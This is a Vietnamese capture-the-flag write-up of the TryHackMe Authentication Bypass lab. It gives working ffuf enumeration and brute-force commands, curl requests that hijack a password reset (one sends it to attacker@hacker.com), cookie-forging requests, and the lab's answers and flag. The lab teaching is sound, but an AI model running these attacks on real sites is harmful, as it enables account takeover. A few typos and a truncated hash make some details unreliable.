
Authentication Bypass: Cơ Chế Xác Thực Người Dùng

Trong bài học này, chúng ta sẽ tìm hiểu về các cách thức khác nhau mà phương thức xác thực trang web có thể bị vượt qua, vô hiệu hóa hoặc phá vỡ. Những lỗ hổng này có thể rất nghiêm trọng vì thường dẫn đến rò rỉ dữ liệu cá nhân.

Trong bài học này, chúng ta sẽ sử dụng máy ảo được dựng sẵn trên Tryhackme và 1 website có tên Acme IT Support.




1. Username Enumeration

Một việc hữu ích khi tìm kiếm các lỗ hổng xác thực là tạo một danh sách các tên người dùng hợp lệ, chúng ta sẽ sử dụng danh sách này trong các bài tập sau này.

Các thông báo lỗi trên trang web là nguồn tài nguyên để thu thập thông tin này nhằm xây dựng danh sách các tên người dùng hợp lệ. Chúng ta có một biểu mẫu để tạo tài khoản người dùng mới nếu truy cập trang đăng ký của Acme IT Support.

Ta thử nhập tên người dùng "admin" và điền thông tin giả vào các trường khác, ta thấy lỗi "Tài khoản có tên người dùng này đã tồn tại". Chúng ta có thể sử dụng thông báo lỗi này để tạo ra danh sách các tên người dùng hợp lệ đã đăng ký trên hệ thống bằng công cụ ffuf bên dưới.



Công cụ ffuf sử dụng danh sách các tên người dùng thường dùng để kiểm tra xem có trùng khớp hay không.

```
root@ip-10-48-64-246:~# ffuf -w /usr/share/wordlists/SecLists/Usernames/Names/names.txt -X POST -d "username=FUZZ&email
=x&password=x&cpassword=x" -H "Content-Type: application/x-www-form-urlencoded" -u http://10.48.165.176/customers/signu
p -mr "username already exists"
```

Trong ví dụ trên, đối số -w chọn vị trí tệp trên máy tính chứa danh sách tên người dùng mà chúng ta sẽ kiểm tra xem có tồn tại hay không. Đối số -X chỉ định phương thức yêu cầu, mặc định là yêu cầu GET, nhưng trong ví dụ này là yêu cầu POST. Đối số -d chỉ định dữ liệu mà chúng ta sẽ gửi. Trong ví dụ này, chúng ta có các trường username, email, password và

cpassword. Chúng ta đã đặt giá trị của username là FUZZ. Trong công cụ ffuf, từ khóa FUZZ biểu thị vị trí nội dung từ danh sách từ của chúng ta sẽ được chèn vào yêu cầu. Đối số -H được sử dụng để thêm các tiêu đề bổ sung vào yêu cầu. Trong trường hợp này, chúng ta đang đặt Content-Type để máy chủ web biết rằng chúng ta đang gửi dữ liệu biểu mẫu. Đối số -u chỉ định URL mà chúng ta đang thực hiện yêu cầu và cuối cùng, đối số -mr là văn bản trên trang mà chúng ta đang tìm kiếm để xác thực rằng chúng ta đã tìm thấy tên người dùng hợp lệ.

Sau khi chạy lệnh, ta được kết quả:

```
root@ip-10-48-64-246: ~

        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v2.1.0-dev
_____________________________________________

 :: Method           : POST
 :: URL              : http://10.48.165.176/customers/signup
 :: Wordlist         : FUZZ: /usr/share/wordlists/SecLists/Usernames/Names/names.txt
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Data             : username=FUZZ&email=x&password=x&cpassword=x
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Regexp: username already exists
_____________________________________________

admin                   [Status: 200, Size: 3720, Words: 992, Lines: 77, Duration: 73ms]
robert                  [Status: 200, Size: 3720, Words: 992, Lines: 77, Duration: 68ms]
simon                   [Status: 200, Size: 3720, Words: 992, Lines: 77, Duration: 73ms]
steve                   [Status: 200, Size: 3720, Words: 992, Lines: 77, Duration: 66ms]
:: Progress: [10164/10164] :: Job [1/1] :: 680 req/sec :: Duration: [0:00:17] :: Errors: 0 ::
root@ip-10-48-64-246:~#
```

What is the username starting with si*** ?

simon ✓ Correct Answer

What is the username starting with st*** ?

steve ✓ Correct Answer

What is the username starting with ro**** ?

robert ✓ Correct Answer

Ở cuối task, người ta yêu cầu chúng ta tạo 1 flie có tên valid_usernames.txt và thêm những usernames đã tìm thấy vào, và file này sẽ được sử dụng ở task kế tiếp.

Create a file called valid_usernames.txt and add the usernames that you found using ffuf; these will be used in Task 3.

```
root@ip-10-49-100-125: ~
  GNU nano 7.2                    valid_usernames.txt *
admin
robert
simon
seve
```

2. Brute Force

Brute force là một quy trình tự động thử một danh sách các mật khẩu thường dùng với một tên người dùng duy nhất hoặc, như trong trường hợp của chúng ta, một danh sách các tên người dùng.

```
root@ip-10-49-100-125: /
root@ip-10-49-100-125:/# ffuf -w valid_usernames.txt:W1,/usr/share/wordlists/SecLists/Password
s/Common-Credentials/10-million-password-list-top-100.txt:W2 -X POST -d "username=W1&password=
W2" -H "Content-Type: application/x-www-form-urlencoded" -u http://10.49.170.109/customers/log
in -fc 200
```

Lệnh ffuf này hơi khác so với lệnh trước. Trước đây, chúng ta đã sử dụng từ khóa FUZZ để chọn vị trí chèn dữ liệu từ danh sách từ trong yêu cầu, nhưng vì chúng ta đang sử dụng nhiều danh sách từ, nên chúng ta phải chỉ định từ khóa FUZZ riêng. Trong trường hợp này, chúng ta đã chọn W1 cho danh sách tên người dùng hợp lệ và W2 cho danh sách mật khẩu mà chúng ta sẽ thử. Nhiều danh sách từ được chỉ định lại bằng đối số -w nhưng được phân tách bằng dấu phẩy. Để tìm kết quả khớp, chúng ta sử dụng đối số -fc để kiểm tra mã trạng thái HTTP khác 200.

Kết quả:

```
 :: Method           : POST
 :: URL              : http://10.49.170.109/customers/login
 :: Wordlist         : W1: /valid_usernames.txt
 :: Wordlist         : W2: /usr/share/wordlists/SecLists/Passwords/Common-Credentials/10-mi
on-password-list-top-100.txt
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Data             : username=W1&password=W2
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 200
________________________________________________

[Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 104ms]
    * W1: steve
    * W2: thunder
```

What is the valid username and password (format: username/password)?

steve/thunder ✓ Correct Answer

3. Logic Flaw

Đôi khi các quy trình xác thực chứa các lỗi logic. Lỗi logic xảy ra khi đường dẫn logic thông thường của một ứng dụng bị tin tặc bypass, vượt qua hoặc thao túng. Lỗi logic có thể tồn tại ở bất kỳ khu vực nào của một trang web, nhưng trong trường hợp này, chúng ta sẽ tập trung vào các ví dụ liên quan đến xác thực.

Ví dụ:

```
if( url.substr(0,6) === '/admin') {
   # Code to check user is an admin
} else {
   # View Page
}
```

Vì đoạn mã PHP ví dụ ở trên sử dụng ba dấu bằng (===), nó đang tìm kiếm sự trùng khớp chính xác của chuỗi, bao gồm cả chữ hoa và chữ thường. Đoạn mã này có một lỗi logic vì người dùng chưa được xác thực yêu cầu truy cập /adMin sẽ không được kiểm tra quyền và trang sẽ được hiển thị cho họ, hoàn toàn bỏ qua các bước kiểm tra xác thực.

==========

Chúng ta sẽ xem xét chức năng Đặt lại mật khẩu của trang web Hỗ trợ CNTT Acme (http://10.49.170.109/customers/reset(mở trong tab mới)). Chúng ta thấy một biểu mẫu yêu cầu địa chỉ email liên kết với tài khoản mà chúng ta muốn đặt lại mật khẩu. Nếu nhập email không hợp lệ, ta sẽ nhận được thông báo lỗi "Không tìm thấy tài khoản từ địa chỉ email đã cung cấp".

Để minh họa, chúng ta sẽ sử dụng địa chỉ email robert@acmeitsupport.thm, địa chỉ này được chấp nhận. Sau đó, chúng ta được chuyển đến bước tiếp theo của biểu mẫu, yêu cầu tên người dùng liên kết với địa chỉ email đăng nhập này. Nếu chúng ta nhập robert làm tên người dùng và nhấn nút Kiểm tra tên người dùng, bạn sẽ nhận được thông báo xác nhận rằng một email đặt lại mật khẩu sẽ được gửi đến robert@acmeitsupport.thm.

Acme IT Support

Reset Password

We'll send you a reset email to
robert@acmeitsupport.thm

Trong bước thứ hai của quy trình đặt lại email, tên người dùng được gửi trong trường POST đến máy chủ web, và địa chỉ email được gửi trong chuỗi truy vấn dưới dạng trường GET.


```
-->root@ip-10-49-100-125:curl 'http://10.49.170.109/customers/reset?email=robert%40acmeitsuppo
rt.thm' -H 'Content-Type: application/x-www-form-urlencoded' -d 'username=robert'
```

Chúng ta sử dụng cờ -H để thêm một tiêu đề bổ sung vào yêu cầu. Trong trường hợp này, chúng ta đặt Content-Type thành application/x-www-form-urlencoded, điều này cho phép máy chủ web biết rằng chúng ta đang gửi dữ liệu biểu mẫu để nó hiểu đúng yêu cầu của chúng ta.

Trong ứng dụng, tài khoản người dùng được truy xuất bằng chuỗi truy vấn, nhưng sau đó, trong logic ứng dụng, email đặt lại mật khẩu được gửi bằng dữ liệu được tìm thấy trong biến PHP $_REQUEST.

Biến PHP $_REQUEST là một mảng chứa dữ liệu nhận được từ chuỗi truy vấn và dữ liệu POST. Nếu cùng một tên khóa được sử dụng cho cả chuỗi truy vấn và dữ liệu POST, logic ứng dụng cho biến này sẽ ưu tiên các trường dữ liệu POST hơn là chuỗi truy vấn, vì vậy nếu chúng ta thêm một tham số khác vào biểu mẫu POST, chúng ta có thể kiểm soát nơi email đặt lại mật khẩu được gửi đến.

```
root@ip-10-49-100-125:/# curl 'http://10.49.170.109/customers/reset?email=robert%40acmeitsupport.thm' -
H 'Content-Type: application/x-www-form-urlencoded' -d 'username=robert&email=attacker@hacker.com'
```



Yêu cầu tiếp theo của bài học, chúng ta tạo tài khoản trong phần AcmeITsupport. Việc này sẽ cung cấp cho chúng ta một địa chỉ email duy nhất có thể được sử dụng để tạo phiếu yêu cầu hỗ trợ. Địa chỉ email có định dạng {username}@customer.acmeitsupport.thm

Sau đó, chúng ta chạy lại lệnh Curl Request 2 nhưng với địa chỉ email là @acmeitsupport.thm, chúng ta sẽ tạo được một phiếu yêu cầu hỗ trợ trong tài khoản của mình, phiếu này chứa một liên kết để đăng nhập với tư cách là Robert. Sử dụng tài khoản của Robert, bạn có thể xem các phiếu yêu cầu hỗ trợ của họ và phát hiện ra lỗi.

Acme IT Support

Customer Signup

Already have an account? Login here.

An account with this username already exists

Customer Signup

Username:

huynhthanhgiang

Email Address:

huynhthanhgiang@customer.acmeitsupport.thm

Password:

••••••

Confirm Password:

••••••

Signup

Dashboard | Support Tickets | Your Account | Logout

Welcome to your customer dashboard, you have **0** support ticket(s) open

```
┌──(kali㉿huynhthanhgiang)-[~]
└─$ curl 'http://10.49.182.206/customers/reset?email=robert@acmeitsupport.thm' -H 'Content-Type: application/x-www-form-urlencoded'
-d 'username=robert&email=huynhthanhgiang@customer.acmeitsupport.thm'
```

Dashboard | Support Tickets | Your Account | Logout

Tickets can be created using the below button or by sending an email to your custom address
huynhthanhgiang@customer.acmeitsupport.thm

Tickets

Create Ticket

Id	Subject	Date	Status
8	Password Reset	23/03/2026 16:27	Open

Acme IT Support

Support Tickets

Dashboard | Support Tickets | Your Account | Logout

Ticket Information

Status: Open


Ticket Id: 8

Ticket Subject: Password Reset


Ticket Created: 23/03/2026 16:27

Ticket Contents:


We've received, a request to reset your password, please visit http://10.49.182.206/customers/reset/2ebc5a79732722ac2cfb4bd162aba14f to automatically login, and then you can reset your




Sau khi ta reset mật khẩu của robert, ta logout account hiện tại và đăng nhập bằng username robert.



Ta nhận được 1 ticket, nhấn vào.



Kết quả:



4. Cookie Tampering

Việc kiểm tra và chỉnh sửa cookie do máy chủ web thiết lập trong phiên trực tuyến của bạn có thể dẫn đến nhiều hậu quả, chẳng hạn như truy cập trái phép, truy cập vào tài khoản của người dùng khác hoặc có quyền hạn cao hơn.

Plain Text

Nội dung của một số cookie có thể ở dạng văn bản thuần túy và rất dễ hiểu chức năng của chúng. Ví dụ, nếu đây là cookie được thiết lập sau khi đăng nhập thành công:

Set-Cookie: logged_in=true; Max-Age=3600; Path=/
Set-Cookie: admin=false; Max-Age=3600; Path=/

Chúng ta thấy một cookie (logged_in), dường như kiểm soát việc người dùng hiện có đang đăng nhập hay không, và một cookie khác (admin), kiểm soát việc khách truy cập có quyền quản trị hay không. Sử dụng logic này, nếu chúng ta thay đổi nội dung của các cookie và thực hiện một yêu cầu, chúng ta sẽ có thể thay đổi quyền hạn của mình.

Đầu tiên, chúng ta sẽ bắt đầu bằng cách chỉ yêu cầu trang mục tiêu:

```
┌──(kali㉿huynhthanhgiang)-[~]
└─$ curl http://10.49.182.206/cookie-test
Not Logged In
```

Ta thấy thông báo nhận được là: Not Logged In (Chưa đăng nhập)

Bây giờ ta sẽ gửi một yêu cầu khác với cookie logged_in được đặt thành true và cookie admin được đặt thành false:

```
┌──(kali㉿huynhthanhgiang)-[~]
└─$ curl -H "Cookie: logged_in=true; admin=false" http://10.49.182.206/cookie-test
Logged In As A User
```

Chúng ta nhận được thông báo: Đã đăng nhập với tư cách người dùng

Cuối cùng, chúng ta sẽ gửi một yêu cầu cuối cùng để thiết lập cả `logged_in` và `admin`.

```
┌──(kali㉿huynhthanhgiang)-[~]
└─$ curl -H "Cookie: logged_in=true; admin=true" http://10.49.182.206/cookie-test
Logged In As An Admin - THM{COOKIE_TAMPERING}
```

Kết quả trả về là: Đã đăng nhập với tư cách quản trị viên, cùng với một flag mà chúng ta có thể sử dụng để trả lời câu hỏi thứ nhất.

Hashing

Đôi khi giá trị cookie có thể trông giống như một chuỗi ký tự ngẫu nhiên dài; chúng được gọi là mã băm (hash), là một dạng biểu diễn không thể đảo ngược của văn bản gốc. Dưới đây là một số ví dụ mà bạn có thể bắt gặp:

Original String	Hash Method	Output
1	md5	c4ca4238a0b923820dcc509a6f75849b
1	sha-256	6b86b273ff34fce19d6b804eff5a3f5747ada4eaa22f1d49c01e52ddb7875b4b
1	sha-512	4dff4ea340f0a823f15d3f4f01ab62eae0e5da579ccb851f8db9dfe84c58b2b37b89
1	sha1	356a192b7913b04c54574d18c28d46e6395428ab

Chúng ta có thể thấy từ bảng trên, kết quả băm từ cùng một chuỗi đầu vào có thể khác nhau đáng kể tùy thuộc vào phương pháp băm được sử dụng. Mặc dù quá trình băm là không thể đảo ngược, nhưng kết quả đầu ra luôn giống nhau, điều này rất hữu ích đối với chúng ta vì các dịch vụ như https://crackstation.net/(mở trong tab mới) lưu trữ cơ sở dữ liệu gồm hàng tỷ mã băm và chuỗi gốc của chúng.

Encoding

Mã hóa (encoding) tương tự như băm (hashing) ở chỗ nó tạo ra một chuỗi văn bản dường như ngẫu nhiên, nhưng trên thực tế, quá trình mã hóa này có thể đảo ngược. Vậy câu hỏi đặt ra là, mục đích của mã hóa là gì? Mã hóa cho phép chúng ta chuyển đổi dữ liệu nhị phân thành văn bản dễ đọc đối với con người, có thể được truyền tải dễ dàng và an toàn qua các phương tiện chỉ hỗ trợ ký tự ASCII thuần túy.

Các loại mã hóa phổ biến là base32, chuyển đổi dữ liệu nhị phân thành các ký tự A-Z và 2-7, và base64, chuyển đổi bằng cách sử dụng các ký tự a-z, A-Z, 0-9, +, / và dấu bằng để đệm.

Hãy xem ví dụ dưới đây, dữ liệu này được máy chủ web thiết lập khi đăng nhập:

Set-Cookie: session=eyJpZCI6MSwiYWRtaW4iOmZhbHNlfQ==; Max-Age=3600; Path=/

What is the flag from changing the plain text cookie values?

Levelling up in progress...

THM{COOKIE_TAMPERING}

